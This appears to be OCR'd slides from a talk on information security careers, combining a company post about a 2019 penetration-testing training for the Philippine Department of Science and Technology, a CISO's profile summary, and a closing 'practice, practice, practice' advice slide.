
Secuna added 6 new photos to the album: **Web Application Penetration Testing for the DOST**.

August 23, 2019 ·

Our Co-Founder and CEO, Allan Jay "AJ" Dumanhug, conducted a week-long Penetration Testing for the Department of Science and Technology at the University of the Philippines Information Technology Development Center. They learned the proper Penetration Testing, exploited different web app vulnerabilities, learned writing proper VAPT report, and solved challenges in the Capture The Flag competition.

Career Paths

Management



devnull · 1st

CISO

Metro Manila, National Capital Region, Philippines · Contact info

500+ connections

Philippine Savings Bank

University of the Philippines

About

One of the Outstanding ASEAN CISO of 2013 (IDG)

Self-taught information security manager who specializes in securing company assets and in developing a comprehensive information security management system and framework. Comfortable working in six-pockets while hacking or doing penetration testing, but equally proficient in a suit during Boardroom presentations.

HOW TO GET GOOD?

Practice, practice, practice.

Q & A

- END OF PRESENTATION. ANY QUESTIONS? ☺